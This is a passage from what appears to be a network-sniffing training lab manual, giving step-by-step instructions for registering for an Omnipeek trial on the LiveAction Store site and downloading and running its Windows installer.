
4. The **LiveAction Store** website appears. Input your personal details in all required fields. Click the **Start My Omnipeek Trial** button.

Note: Here, you must provide your professional **EMAIL ADDRESS** (work or school accounts).





5. The **Let's get started** webpage appears, displaying the License Key and download link for Omnipeek. Click on the **Download Omnipeek for Windows** button to begin the download.




Note: If **Opening Omnipeek_21.4.1msi** pop-up appears; click **Save File** to download the application.

Module 08 – Sniffing


- On completion of the download, navigate to the download location of the tool (here, **Downloads**) and double-click **Omnipeek_21.4.1msi**.

Note: The version of **Omnipeek** might differ when you perform the task.

